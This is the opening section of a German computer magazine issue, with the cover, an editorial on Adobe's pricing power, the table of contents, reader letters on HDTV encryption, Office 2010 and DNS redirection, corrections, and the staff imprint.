

Mit Stellenmarkt



www.ct.de

€ 3,70

Österreich € 3,90  
Schweiz CHF 6,90 • Benelux € 4,40  
Italien € 4,40 • Spanien € 4,40

13

7. 6. 2010

Auf der DVD:

Sieben Vollversionen

Azteca

Sudoku junior

Dein Pferdecamp

Kleiner Eisbär, wohin fährst du?

Backpacker – Das Reisequiz für

Weltenbummler

Mein Teddybär

FDT Pure

außerdem

TrackMania Nations Forever

Luka und der verborgene Schatz

Visual Studio 2010 Express

Small Basic

Scratch

AntMe!

Kubuntu Netbook Edition

Ubuntu Netbook Remix

Jolicloud Express

EasyPeasy

Auf der Heft-DVD

Software für Kinder

Knobel-, Simulations- und Lernspiele

Spaß am Programmieren

Software-Entwicklung für Windows und Web

Linux für Netbooks

Vier schnelle und sichere Distributionen

Adobe Creative Suite 5

Business-Notebooks

Core-i5-Mainboards

SharePoint 2010

Tarife, Apps, VoIP per Handy

Im Urlaub online

Windows 7 auf USB-Platte

iPad-Praxistipps

Malware-Analyse

Googles Video-Offensive

Das offene Smartphone-System

Handys mit Android

iPhone-Alternativen ab 160 Euro



Anzeige



### Marktmacht

Ein kleines, armes Mädchen steht am Silvesterabend barfuß und nur mit einer alten Schürze angetan im Schnee und versucht seine Schwefelhölzer zu verkaufen; so beginnt ein anrührendes Märchen von Hans Christian Andersen.

Die Hölzer hat wahrscheinlich der schwedische Industrielle Ivar Kreuger hergestellt. Seine Firma Svenska Tändsticks hielt in der ersten Hälfte des 20. Jahrhunderts einen derart großen Marktanteil an Streichhölzern, dass sie der notorisch klammen Regierung des Deutschen Reiches 1930 gegen einen Kredit über 125 Millionen US-Dollar ein Zündwarenmonopol abschwatzen konnte, das für über 50 Jahre gültig blieb. Als es im Januar 1983 fiel, sanken die Preise für Streichhölzer um ein Drittel.

So große Macht über einen Markt hat derzeit kaum ein Hersteller; darüber wachen die Kartellbehörden. Allerdings kann auch ein Quasi-Monopol einen einzelnen Anbieter zu für den Kunden unangenehmen Entscheidungen verleiten. Adobe Photoshop kostet über 1000 Euro. Zum Vergleich: Microsoft verlangt für Word weniger als 200 Euro. Die übrigen Bildbearbeitungen liegen bei unter 100 Euro, können Photoshop aber nicht ansatzweise das Wasser reichen. Der Anwender scheint dem großen A hilflos ausgeliefert: Der Monopolist bestimmt, der Nutzer muss bezahlen.

Na ja, niemand wird zu etwas gezwungen. Adobe ist nicht der einzige Hersteller von Kreativsoftware, und professionelle Designer sind keine hilflosen Streichholzmadchen. Hier und da gibt es ein wenig noch nicht aufgekaufte Konkurrenz, beispielsweise QuarkXPress als Alternative zu InDesign oder Final Cut gegenüber Premiere Pro.

Um die Interoperabilität allfälliger Alternativen ist es allerdings schlimm bestellt, denn üblicherweise setzen Kreative mehrere Werkzeuge in einem Workflow ein. Eine Alternative zu Adobes Paket ist nicht in Sicht.

Den Kampf um die Profis hat die Konkurrenz, so scheint's, denn auch längst aufgegeben: Während Adobe die Creative Suite 5 vorstellt, zieht sich Corel mit dem Digital Studio 2010 weiter ins Arbeitszimmer der Heimanwender zurück. CorelDraw als mögliche Alternative zu Illustrator bedient mittlerweile - nach Angaben von Corel selbst - eher ein Nischenpublikum, in erster Linie Produzenten von Schnittvorlagen für Schilder, T-Shirts und Autoaufkleber.

Adobe ist in der Kreativbranche nahezu überall über alle Zweifel erhaben, omnipotent und omnipräsent. Lediglich das Ansehen von Flash ist angekratzt. Apple hat der Web-Technik für seine Mobilgeräte eine Absage erteilt; HTML5 stellt Flash inzwischen ganz in Frage.

So treibt professionelle Grafik-Anwender einzig die Frage um, ob die gegenwärtig bei ihnen im Einsatz befindliche Version der Creative Suite den Anforderungen noch genügt oder ob ein Upgrade her muss. Adobe kann demnach durchaus über 1000 Euro für Photoshop verlangen. Und der Nutzer zahlt den Preis. Jeden Preis.

André Kramer

Anzeige



Anzeige

## aktuell

<b>Supercomputer:</b> China dominiert die Top500-Liste	18
<b>Prozessorgeflüster:</b> 50 Kerne ab 2012	20
<b>Audio/Video:</b> Camcorder, DJ-Software, DSL mit HDTV	22
<b>Hardware:</b> Hybrid-Festplatte, PC-Gehäuse, USB 3.0	26
<b>Embedded:</b> Entwicklungskit, A/D-Umsetzer, Wand-PC	27
<b>Grafikkarten:</b> GeForce GTX 465, Fermi für Notebooks	28
<b>Mobiles:</b> Frequenzauktion beendet, neue Androiden	30
<b>Display-Trends:</b> Transparent, energiesparend, aufrollbar	32
<b>3D-TV:</b> Qualitätsprobleme bei Fußball-WM	36
<b>Ausbildung:</b> Neue Studienangebote im WS	37
<b>Google:</b> Entwicklerkonferenz I/O, StreetView	38
<b>Android 2.2 mit Flash und Desktop-Integration</b>	39
<b>Mobile Anwendungen</b> für Android, iPhone und iPad	40
<b>Linux:</b> MeeGo 1.0, OpenSuse Build Service	41
<b>Googles Video-Offensive:</b> Offene Standards VP8/WebM	42
<b>Internet:</b> Datenschutz, EU-„Radikalisierungsdatei“	44
Analytics-Stopper, Chrome 5, Facebook	45
<b>Anwendungen:</b> Foto-Show, Homebanking, Teamwork	46
<b>Software-Entwicklung:</b> Windows 7 SDK, Robotik	47
<b>Robotik:</b> Kleine Schritte bei Militärrobotern	48
<b>Mac:</b> Schnellere Virtualisierer, auf NTFS schreiben	52
<b>Forschung:</b> Prototypen für neue Bedienschnittstellen	53
<b>Haustechnik:</b> Intelligente Netze sparen Strom	54
<b>Sicherheit:</b> iPhone, Metasploit, Phishing-Tricks	56
<b>Netze:</b> Router für Kabel und Funk, Device-Server	57

## Magazin

<b>Vorsicht, Kunde:</b> Hürdenlauf beim DSL-Wechsel	74
<b>Recht:</b> Sorgfalt schützt vor Mehrfachabmahnungen	156
<b>Bücher:</b> Produktpiraterie, Mathematik, Wirtschaft	190
<b>Story:</b> DebuggingYou von Thorsten Küper	198

## Internet

<b>Vorsicht, Falle:</b> Das Netz als juristisches Minenfeld	76
<b>Im Urlaub online:</b> Sparen beim Internet-Zugang	108
Internet im Flugzeug	116
Billig telefonieren per VoIP	120
<b>Video-Streaming:</b> Fußball-WM live im Netz	158
<b>Surf-Tipps:</b> Ausgewählte Websites	188

## Software

<b>iPhone:</b> Skizzieren mit Adobe Ideas	64
<b>Bildbearbeitung:</b> PhotoLine 16	64
<b>iPhone:</b> Panoramen aus Videos	66
<b>Uninstaller</b> für Antiviren-Programme	66
<b>Bildeffekte:</b> Artwork malt Fotos nach	66
<b>Linux-Distribution:</b> Fedora 13 setzt voll auf KMS	70



# Handys mit Android

Dank des offenen Betriebssystems Android herrscht an Smartphones mit Touchscreen-Bedienung kein Mangel: Es gibt große, kleine, welche mit und ohne Tastatur, tolle Displays, flinke Kameras ... also reichlich Auswahl für alle, die ein schickes Handy ohne Apfel wollen.


Smartphones mit Android ab 160 Euro	84
Android auf Windows-Mobile-Geräten	94

<b>Googles Video-Offensive</b>	<b>42</b>	<b>Business-Notebooks</b>	<b>104</b>
<b>SharePoint 2010</b>	<b>72</b>	<b>Core-i5-Mainboards</b>	<b>148</b>
<b>Adobe Creative Suite 5</b>	<b>98</b>	<b>iPad-Praxistipps</b>	<b>172</b>

## Im Urlaub online

Im Ausland gelten horrenden Preise für per Handy oder UMTS-Stick gesaugte Megabytes. Wir zeigen, wie Sie ein posttouristisches Rechnungstrauma vermeiden, mit Apps mehr aus Ihrem Urlaub machen und über VoIP günstig nach Hause telefonieren.

Internet-Zugang im Urlaub	108
Apps für iPhone oder Android-Handy	112
Online im Flugzeug	116
Billig telefonieren per VoIP	120



## Windows 7 auf USB-Platte

Microsoft will anscheinend nicht, dass Sie Windows 7 auf USB-Laufwerken installieren: Das Setup-Programm weigert sich, und wer es überlistet, bekommt reihenweise Blue-screens zu sehen. Mit den richtigen Handgriffen klappt es aber trotzdem.



## Malware-Analyse



Tatort Internet: Ein Web-Trojaner mogelt sich zwischen Thorsten Holz und seine Pizzabestellung. Da ist er aber an den Falschen geraten: Der Sicherheitsexperte analysiert die Schadsoftware und deckt auf, was sie mit seinem Rechner anstellen wollte.

## Software-Kollektion

Mit den richtigen Werkzeugen macht Programmieren Spaß. Wir haben auf der Heft-DVD einige Perlen zusammengestellt, mit denen auch der Einstieg leicht gelingt. Außerdem auf DVD: Knobel-, Simulations- und Lernspiele für Kinder sowie Linux-Distributionen speziell für Netbooks.



Software für Kinder	126
Linux-Distributionen für Netbooks	130
Programmieren lernen mit Spaß	134
Microsoft Visual Studio 2010 Express	138
Flash-Programmierung mit FDT	140



126

Office-Backend: SharePoint 2010	72
Kreativpaket: Adobe Creative Suite 5	98
Smartphone-Apps: Reisen planen und genießen	112
Software-Kollektion: Spiele und Lernprogramme	126
Linux-Distributionen für Netbooks	130
Programmieren lernen mit Spaß	134
Spiele: Alpha Protocol, Blur	192
Partisan, Patches und Erweiterungen	193
Konsolen: Monster Hunter, Jam, Prince of Persia	194
Kinder: Richtig rechnen lernen, Reitspiel für NDS	196

## Hardware

24"-Display mit geringer Leistungsaufnahme	58
MP3-Player: Creative setzt auf Stil	58
Mini-PC: Atom D510 plus HD-Video-Chip	59
Prozessoren: Core i5-655K/i7-875K für Übertakter	60
Backup-Server mit Datenfernreplikation	60
Notebook-Netzteil: Extra flach als Reisebegleiter	62
Grafikkarte: Radeon HD 5770 für fünf Monitore	62
18-Zoll-Notebook mit Alu-Gehäuse und Vierkern-CPU	68
Android-Smartphones ab 160 Euro	84
Business-Notebooks: Matter 15,6"-Bildschirm, Core i5	104
Multifunktionsdrucker mit Faxfunktion fürs Büro	146
Mainboards für Core-i-CPUs mit Grafik	148

## Know-how

WebGL: Standard für 3D-Grafik im Browser	154
Tatort Internet: Analyse eines Drive-by-Downloads	184

## Praxis

Android auf Windows-Mobile-Smartphones	94
Visual Studio 2010 Express: Erste Schritte	138
Flash-Programmierung mit FDT	140
Hotline: Tipps und Tricks	162
FAQ: Linux-Kernel	166
Windows 7: Installation auf USB-Laufwerken	168
iPad: Tücken und Lösungen	172
Lüftersteuerung: PCs leise machen	176

## Ständige Rubriken

Editorial	3
Leserforum	10
Impressum	14
Schlagseite	17
Seminare	219
Stellenmarkt	220
Inserentenverzeichnis	225
Vorschau	226

Anzeige



Anzeige

## Traurig mit DVB-T

Editorial „Vorspulen verboten“, Ronald Eikenberg über die Gängelung der Zuschauer bei privaten HDTV-Sendern, c't 12/10, Titelthema „Schärfer fernsehen“, c't 12/10, S. 126

Beim Lesen des Artikels „Anpiff für scharfe Bilder“ können mir als DVB-T-Gucker nur die Tränen kommen, aber auf den traurigen Umstand, dass HD auf DVB-T nicht stattfindet, haben Sie ja deutlich hingewiesen. Im Leitartikel schreibt Ronald Eikenberg allerdings zum Schluss, dass ARD, ZDF und Arte volles HD-Programm bieten. Zitat: „Über alle Empfangswege.“ Eben nicht über alle. Im Übrigen bin ich mit seinem Appell, dass öffentlich-rechtlicher Rundfunk eigentlich genügt, vollkommen einverstanden.

Uwe Zastrow

## Unfaire Kritik

Ich teile Herrn Eikenbergs Unmut über die Praktiken der privaten Fernsehsender. Allerdings vermisse ich beim Fazit dieses Editorials Objektivität, Fairness und Qualität. Bei allem Ärger müssen die Privaten die Infrastruktur und den Betrieb ihres HD-Fernsehens aus ihren Werbeeinnahmen und den Gebühren ihrer Abonnenten finanzieren. Die öffentlich-rechtlichen Fernsehanstalten – zu denen ARD, ZDF, Arte und noch weitere 20 zählen – finanzieren sich dagegen aus den unfreiwilligen Rundfunkgebühren plus Werbung.

René Ketterer

## Fan-feindlich

Ich bin ein Film- und Serienfan, Schwerpunkt ist Science Fiction und Fantasy, da ist das Sammeln von TV-Aufzeichnungen eigentlich Pflicht, und es graust einem bei dem, was die Inhaltsanbieter da aushecken. Im Gegensatz zu Herrn Eikenberg mag ich, bei meinem Interessengebiet, aber nicht auf die Privatsender verzichten. Wenn man Fan ist, genügt einem das einfache Live-Anschauen natürlich nicht, sondern da werden alte Folgen wieder vorgeholt, diese dann, z. B. um ein Kostüm nachzumachen, genau durchforstet; dazu ist aber ein gut ausgestatteter Rekorder Pflicht, da müssen mindestens drei, besser vier Suchlaufgeschwindigkeiten vor und zu-

rück, Einzelbildschaltung vor und zurück, Zeitlupe in verschiedenen Geschwindigkeiten usw. vorhanden und vor allem auch benutzbar sein. Wenn man dann auch noch selbst programmiert, sollten die Mitschnitte natürlich auch auf den PC gelangen können und sich dort als unverschlüsselte Datei öffnen lassen. Aus letzterem Grund verzichte ich auch auf Kauf-DVDs, obwohl ich da ein guter, zahlender Abnehmer wäre, wenn diese nicht verschlüsselt wären. Dabei ist doch längst bekannt, dass die wirklichen Raubkopierer, die in China ganze Presswerke anmieten, durch CSS nicht von ihrem illegalen Tun abgehalten werden.

Ich bin auch nicht generell gegen Pay-TV, akzeptiere es aber erst, wenn ich den Receiver/Rekorder meiner Wahl ohne Einschränkungen nutzen kann. Außerdem darf massiv werbefinanziertes (die Werbung ist ja bald länger als die Inhalte, wegen denen man einschaltet) Fernsehen nicht zu Pay-TV werden, schließlich hat man das Programm ja schon, so nebenbei, beim Gang zum Supermarkt bezahlt. Der Schritt zu HDTV darf da auch kein Argument sein, dann hätten sich die Rundfunkgebühren ja schon bei der Einführung des Farbfernsehens verdreifachen müssen.

Martin Schlüter

## Lieber Röhre und VHS

Ich befasse mich erst seit kurzem mit „Digital TV“ und habe mich bisher nur darüber geärgert. Das Thema „CI+“ treibt den Ärger aber auf die Spitze. Es ist mir wirklich ein Rätsel, wer bei der Entwicklung und Implementierung dieser Standards solche Entscheidungen trifft. Wer soll ein Produkt kaufen, welches im Vergleich zum Vorgänger aus Kundensicht nur Nachteile bringt? Es mag ja attraktiv für die Sender sein, dass Werbung nicht übersprungen und aufgezeichnete Sendungen nicht auf den PC übertragen (und damit potenziell im Internet getauscht) werden können, aber wenn kein Kunde das Produkt mangels Attraktivität kauft, kann sowieso keiner die nicht zu überspringende Werbung sehen. Ich soll also viel Geld für eine Gerätekombination ausgeben, die mir die schöne neue Digitalwelt nicht öffnet, sondern einschränkt und mich gängelt? Wer soll für so einen Quatsch Geld ausgeben?

Meine bisherige Euphorie und Kaufbereitschaft hinsichtlich Digitalfernsehen ist jedenfalls verschwunden. Ich bleibe bei meinem Röhrenfernseher samt VHS-Recorder und analogem Kabelanschluss – und zwar so lange, bis alles auseinanderfällt oder es eine sinnvolle Alternative zu CI+ und/oder externen Decodern gibt.

Dennis Kasten

## Verhunzt und vermiest

Kaum gibt es etwas Neues, etwas Besseres, etwas an sich Gutes – nämlich hochauflösendes Fernsehen –, da wird es auch schon dermaßen verhunzt und vermiest, dass man es

nicht mehr so richtig genießen kann und sich überlegen muss, ob man es überhaupt noch will. Von Grundverschlüsselung war da die Rede, oder davon, dass man sich seinen gerade einmal ein Jahr alten Receiver um den Bauch binden kann, weil man wieder einmal einen neuen braucht – mit einem noch sichereren Verschlüsselungsstandard. Wenn man sich zu HDTV erst einmal entschieden und sich daran gewöhnt hat und es daher nicht verlieren will, bleibt einem nur das ewige Zahlen – für eine neue Erfindung, die mit dem eigentlichen hochauflösenden Fernseherlebnis doch wirklich nichts zu tun hat – wohl nur mit der Geschäftemacherei derjenigen, die es uns verkaufen wollen.

Aber wie es schon so schön im Editorial steht: es liegt an uns, die Lage zu richten. Verweigerung! Ich werde es jedenfalls genau so machen. ZDF, ARD und Arte habe ich neben dem in Österreich ohnehin nicht umgehbar ORF ohnehin in High Definition. Durch die gute Technik in modernen Flachfernsehgeräten kann ich aber auch mit der althergebrachten PAL-Auflösung gut leben. Trotz dieser „schlechten“ Auflösung sieht Fernsehen nämlich richtig gut aus! Und so wird es auch bleiben, wenn die Privatsender in Deutschland und Österreich eine solche Show abziehen und mir sogar das Aufnehmen beziehungsweise das Vorspulen von Werbung verbieten wollen. Hoffentlich sehen es auch viele, viele andere Fernsehschauer so. Denn nur so lässt sich auch etwas bewirken.

Andreas Thalhammer

## Avira Beine machen

Kostenlos virenlos, Gratis-Virens Scanner für Windows im Vergleich, c't 13/10, S. 90

Es stimmt nicht, dass Avira nur ein Update pro Tag erlaubt. Neben dem täglichen Update kann man noch beliebig viele Updates zu festgelegten Tageszeiten im Taskplaner festlegen. Zugegeben etwas umständlich, aber man muss das ja nur einmal machen.

Thomas Jentzsch

## Unerwünschter Kontakt

Kurzvorstellung „Bildschirmfotograf“, c't 12/10, S. 67

Als ich das von Ihnen vorgestellte Programm Screenpresso testen wollte, musste ich feststellen, dass darin eine Falle enthalten ist. Sobald Screenpresso gestartet wird, versucht es, Kontakt zu der IP-Adresse 82.165.54.210 aufzunehmen. Wenn die Verbindung zu dieser IP-Adresse durch eine Firewall blockiert wird, wird nach einem Timeout ein Pop-up-Fenster angezeigt und erklärt, dass man eine Verbindung zum Internet benötigt. Wenn man in dem Pop-up den Ignore-Button anklickt, versucht Screenpresso Kontakt zu einer anderen IP-Adresse aufzunehmen. Wenn auch diese Verbindung abgeblockt wird, wird nach etwa einer Minute ein Fenster mit den Lizenzbestimmungen angezeigt. Die Paragraphen 2 und 3 haben folgenden

### Kommentare und Nachfragen

- zu Artikeln bitte an xx@ct.de („xx“ steht für das Kürzel am Ende des jeweiligen Artikeltextes).
- zu c't allgemein oder anderen Themen bitte an redaktion@ct.de.

Technische Fragen an die Redaktion bitte nur unter [www.ctmagazin.de/hotline](http://www.ctmagazin.de/hotline) oder per Telefon während unserer täglichen Lesersprechstunde.

Anschrift, Fax- und Telefonnummern, weitere Mail-Adressen im Anschluss an die Leserforum-Seiten.

Die Redaktion behält sich vor, Zuschriften und Gesprächsnotizen gekürzt zu veröffentlichen. Antworten der Redaktion sind kursiv gesetzt.

Anzeige

Wortlaut: „The following restriction apply for unregistered users: Screenpresso is updated each time a new version of Screenpresso is released. This requires that Internet network must be operational: firewall and other HTTP traffic management must not be used to block updates of Screenpresso.“

Eberhard Werle

*Screenpresso checkt zwar nach Updates und versendet Statistiken, lässt sich aber ansonsten auch offline verwenden. Zumindest das Versenden der Statistiken kann man per Checkbox wegst konfigurieren.*

## Migrierhilfe für Word & Co.

Offensive 2010, Microsofts neue Büro-Software gibt es für PCs, im Web und erstmals gratis, c't 12/10, S. 104

Vielen Dank für den interessanten Überblick. Auch ich habe in meiner Abteilung den Umstieg von 2003 auf 2007 nicht gemacht, werde aber nun auf 2010 migrieren. Bei Office 2007 gab es ein so genanntes „Interaktives Referenzhandbuch“ für Word & Co., was die Umgewöhnung deutlich erleichtern sollte. Gibt es so etwas auch für den Umstieg auf 2010?

Ralf Köneke

*Ein solches „interaktives Handbuch“ gibt es auch für Office 2010, siehe c't-Link.*

[www.ct.de/1013010](http://www.ct.de/1013010)

## Multiple PST-Dateien in Outlook

Sie schreiben, dass das neue Outlook 2010 bedauerlicherweise nach wie vor nicht mit mehreren PST-Dateien umgehen könne; das ist so nicht richtig. Beim „Upgrade“ übernimmt Outlook die bestehende PST-Datei sowie alle entsprechenden Einstellungen, das stimmt. Beim Neuanlegen eines E-Mail-Kontos oder einer Neuinstallation von Outlook 2010 auf einem leeren Rechner legt Outlook aber per Default für jede E-Mail-Adresse eine separate PST-Datei an und auch einen separaten Verzeichnisbaum in Outlook selbst.

Bernd Günter

*Bei jedem Wechsel legt Outlook die jeweils zuvor aktivierte PST-Datei auf Eis. Es hat sogar innerhalb einer PST-Datei immer nur einen einzigen Ordner im Zugriff. Mehrere E-Mail-Konten kann nur Exchange 2010 in einer gemeinsamen Mappe verwalten.*

## 64-Bit-Problem

Bei der Frage nach der richtigen Version sollte auch berücksichtigt werden, ob man vor hat, sein Outlook wie gewohnt mit einem Windows-Mobile-Smartphone über ActiveSync zu synchronisieren oder nicht. Denn das geht nur mit der 32-Bit-Variante von Office 2010! Zur Betaphase wurde noch darüber spekuliert, ob das Windows-Mobile-

Gerätecenter (WMDC) auf vollständigen 64-Bit-Code aktualisiert wird oder nicht. Mit der Endfassung von Office 2010 stellt sich nun die Sache klarer dar: „There are no plans to update Windows Mobile Device Center to improve compatibility with Outlook 2010.“ (<http://support.microsoft.com/kb/980513>).

Folglich kann man als 64-Bit-Anwender nur eine Deinstallation vornehmen und sich die (komplette) 32-Bit-Version von Office 2010 zulegen oder sich einen Exchange-Server holen. Fatalerweise werden beim ersten – fehlschlagenden – Synchronisierungsversuch mit Outlook 2010 unter 64 Bit alle Einträge von Kalendern, Kontakten, Aufgaben und Notizen auf dem Smartphone gelöscht!

Hermann Sand

## Zwei Office-Versionen parallel

Ich habe im Vorfeld der Veröffentlichung von Office 2010 irgendwo im Internet gelesen, dass dieses mit einer Art Virtualisierer ausgestattet sein soll, der es erlaubt, zwei Office-Varianten (zum Beispiel 2003 oder 2007 und 2010) gleichzeitig zu installieren. Wissen Sie mehr darüber?

Christian Deisenrieder

*Für die Betaversion bot Microsoft den Modus „Click To Run“ an, ein kleines Programm, das Office 2010 zum Ausprobieren aus dem Internet „streamt“. Es läuft in einer virtualisierten Umgebung; das alte Office bleibt aktiv. Noch ist aber unklar, ob es das auch für die finale Version geben wird.*

## So klappt das Abschalten

Dummer Netzwerk-Streich, Wie Provider DNS-Antworten manipulieren, c't 11/10, S. 170; Leserbrief „Abschalten geht nicht“, c't 12/10

Das gleiche Problem hatte ich auch. Die T-Home-Hotline konnte mir auch nicht weiterhelfen. Nach langem Suchen habe ich herausgefunden, dass man sich mit seiner T-Online-Nummer und Passwort (das, welches man im DSL-Modem/Router eingibt) im Portal einloggen muss und nicht mit der Userid, mit der man z. B. die Rechnung abrufen. Dann die Navigationshilfe abschalten.

Bernhard Zeller

## Nicht für Business-Kunden

Seit einigen Jahren bin ich Business-Kunde bei Alice mit dem Tarif Alice-Comfort. Nachdem ich kürzlich Ihre Artikel zu DNS-Fälschung las, schaltete ich kurzentschlossen die DNS-Fälschung bei Alice ab. Scheinbar ... Über den bei c't hinterlegten Link gelangte ich auf die Opt-Out-Seite des Providers und nach dem erforderlichen Prozedere erhielt ich per E-Mail die Nachricht, ich sei von dem „Service“ „Weiterleitung bei Fälschung“ befreit. Umso größer war mein Erstaunen, als ich wenige Tage später bemerkte, dass der wenig nutzbringende Service noch immer

aktiv ist. Ein erneuter Opt-Out-Versuch ergab die gleichen Ergebnisse wie zuvor.

Natürlich hatte ich zwischenzeitlich auch die Onlineverbindung gekappt und erneut den DSL-Anschluss synchronisiert, um auch die letzten denkbaren Haken und Ösen zu umgehen, die den Weg zum Ziel verbauen könnten. Nun blieb nur noch der Anruf beim Service: Wie man mir mitteilte, ist es für Business-Kunden auf Grund von technischen Beschränkungen der Datenbank nicht möglich, den Service „Weiterleitung bei Fälschung“ zu deaktivieren. Business-Kunden verwalte man in einer anderen Datenbank als Privatkunden. Es wird empfohlen die DNS-Server von Alice aus der eigenen Konfiguration zu entfernen und stattdessen freie DNS-Server zu verwenden.

Björn Schmitzdorff

## Besserer Editor

Volles Netz, Die Ausrüstung für erfolgreiche Fischzüge im Internet, c't 11/10, S. 124

Zunächst einmal vielen Dank für die Zusammenstellung Ihrer Heft-DVDs, auf denen immer etwas drauf ist, das man gebrauchen kann. Gleichwohl muss ich Ihnen in puncto KompoZer, dem WYSIWYG-HTML-Editor, den Sie so loben, widersprechen. Ich habe meine private Website früher mit NVU gestaltet und bin anschließend zu KompoZer gewechselt. Leider wird das Programm äußerst langsam weiterentwickelt und besitzt in der gegenwärtigen Version (0.8b3) noch etliche Fehler.

Deshalb nutze ich seit einiger Zeit den in SeaMonkey eingebauten HTML-Editor, der im Großen und Ganzen die gleichen Möglichkeiten bietet (er ist ohnehin mit KompoZer fast identisch), aber meiner Erfahrung nach wesentlich ausgereifter ist, das heißt weniger Bugs enthält. Der Editor in SeaMonkey ist in meinen Augen einfach besser.

Michael Schöfer

## Ergänzungen & Berichtigungen

### Kostenlos virenlos

Gratis-Virens Scanner für Windows im Vergleich, c't 12/10, S. 90

Wir berichteten, dass die Verhaltenserkennung der kostenpflichtigen Version von Avira Antivir unter Umständen verdächtige persönliche Dokumente an den Hersteller schickt. Avira betont, dass ausschließlich ausführbare Dateien verschickt werden; eine Funktion, die etwa verdächtige PDF- oder Office-Dateien versendet, gebe es in keinem der Antiviren-Produkte.

### Volles Netz

Die Ausrüstung für erfolgreiche Fischzüge im Internet, c't 11/10, S. 124

Anders als im Artikel angegeben, läuft die Gutschein-Aktion mit 15 Prozent Rabatt auf alle weblica-Lizenzen bis zum 30. August.



Anzeige

# Impressum

## Redaktion

Postfach 61 04 07, 30604 Hannover  
 Helstorfer Str. 7, 30625 Hannover  
 Telefon: 05 11/53 52-300  
 Telefax: 05 11/53 52-417  
 (Hotline-Rufnummer und E-Mail-Adressen der Redaktion siehe Hinweise rechts)

**Chefredakteure:** Christian Persson (cp) (verantwortlich für den Textteil), Dipl.-Ing. Detlef Grell (gr)

**Stellv. Chefredakteure:** Stephan Ehrmann (se), Jürgen Kuri (jk), Georg Schnurer (gs)

**Leitende Redakteure:** Harald Bögeholz (bo), Dr. Oliver Diedrich (odi), Johannes Endres (je), Axel Kossel (ad), Ulrike Kuhlmann (uk), Dr. Jürgen Rink (jr), Jürgen Schmidt (ju), Peter Siering (ps), Andreas Stiller (as), Ingo T. Storm (it), Christof Winddeck (ciw), Jörg Wirtgen (jow), Dr. Volker Zota (vza)

**Redaktion:** Ernst Ahlers (ea), Daniel Bachfeld (dab), Jo Bager (jo), Achim Barczok (acb), Bernd Behr (bb), Andreas Beier (adb), Benjamin Benz (bbe), Holger Bleich (hob), Herbert Braun (heb), Volker Briegleb (vbr), Dieter Brors (db), Mirko Dölle (mid), Boi Feddern (boi), Martin Fischer (mfi), Tim Gerber (tig), Hartmut Gieselmann (hag), Gernot Goppelt (ggo), Sven Hansen (sha), Ulrich Hilgefort (uh), Gerald Himmelein (ghi), Christian Hirsch (chh), Jan-Keno Janssen (jki), Nico Jurrán (nj), Reiko Kaps (rk), Peter König (pek), André Kramer (akr), Lutz Labs (ll), Oliver Lau (ola), Thorsten Leemhuis (thl), Urs Mansmann (uma), Angela Meyer (anm), Carsten Meyer (cm), Frank Möcke (fm), Andrea Müller (amu), Florian Müssig (mue), Peter Nonhoff-Arps (pen), Rudolf Opitz (rop), Matthias Parbel (map), Stefan Porteck (spo), Christiane Rütten (cr), Peter Schmitz (psz), Dr. Hans-Peter Schüler (hps), Hajo Schulz (hos), Johannes Schuster (jes), Rebecca Stolze (rst), Sven-Olaf Suhl (ssu), Andrea Trinkwalder (atr), Axel Vahldiek (avx), Dorothee Wiegand (dwi), Andreas Wilkens (anw), Christian Wölbelt (cwo), Peter-Michael Ziegler (pmz), Dušan Živadinović (dz)

**Koordination:** Martin Triadan (mat)

**Redaktionsassistent:** Susanne Cölle (suc), Christopher Tränkmann (cht)

**Programmierteam:** Karin Volz-Fresia, Ltg. (kvf), Erich Kramer (km), Arne Mertins (ame)

**Technische Assistenz:** Ralf Schneider, Ltg. (rs), Hans-Jürgen Berndt (hjb), Denis Fröhlich (dfr), Christoph Hoppe (cho), Stefan Labusga (sla), Jens Nohl (jno), Tim Rittmeier (tir), Wolfram Tege (te)

### Korrespondenten:

**Verlagsbüro München:** Rainald Menge-Sonnentag (rme), Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10, E-Mail: rme@ct.de

**Berlin:** Richard Sietmann, Blankeneser Weg 16, 13581 Berlin, Tel.: 0 30/36 71 08 88, Fax: 0 30/36 71 08 89, E-Mail: sietmann@compuserve.com

**Frankfurt:** Volker Weber, Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18, E-Mail: vowe@ct.de

**USA:** Erich Bonnett, 1617 Tartarian Way, San Jose, CA 95129, Tel.: +1 408-725-1868, Fax: +1 408-725-1869, E-Mail: ebonnett@aol.com

**Ständige Mitarbeiter:** Ralph Altmann, Manfred Bertuch, Jörg Birkelbach, Detlef Borchers, Tobias Engler, Monika Ernst, Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempf, Christoph Laue, Prof. Dr. Jörn Loviscach, Kai Mielke, Ralf Nebelo, Dr. Klaus Peock, Prof. Dr. Thomas J. Schult, Christiane Schulzki-Haddouti

**DTP-Produktion:** Wolfgang Otto (Ltg.), Ben Dietrich Berlin, Peter-Michael Böhm, Martina Bruns, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Astrid Seifert, Edith Tötsches, Dieter Wanner, Dirk Wollschläger, Brigitta Zurheiden

**Art Director:** Thomas Saur, **Layout-Konzeption:** Hea-Kyoung Kim, **Fotografie:** Andreas Wodrich

**Illustrationen:** Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover; Schlagseite: Ritsch & Renn, Wien; Story: Susanne Wüstmann und Michael Thiele, Dortmund; Aufmacher: Thomas Saur, Stefan Arand

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von elektronischen Geräten sowie Sende- und Empfangseinrichtungen sind zu beachten.

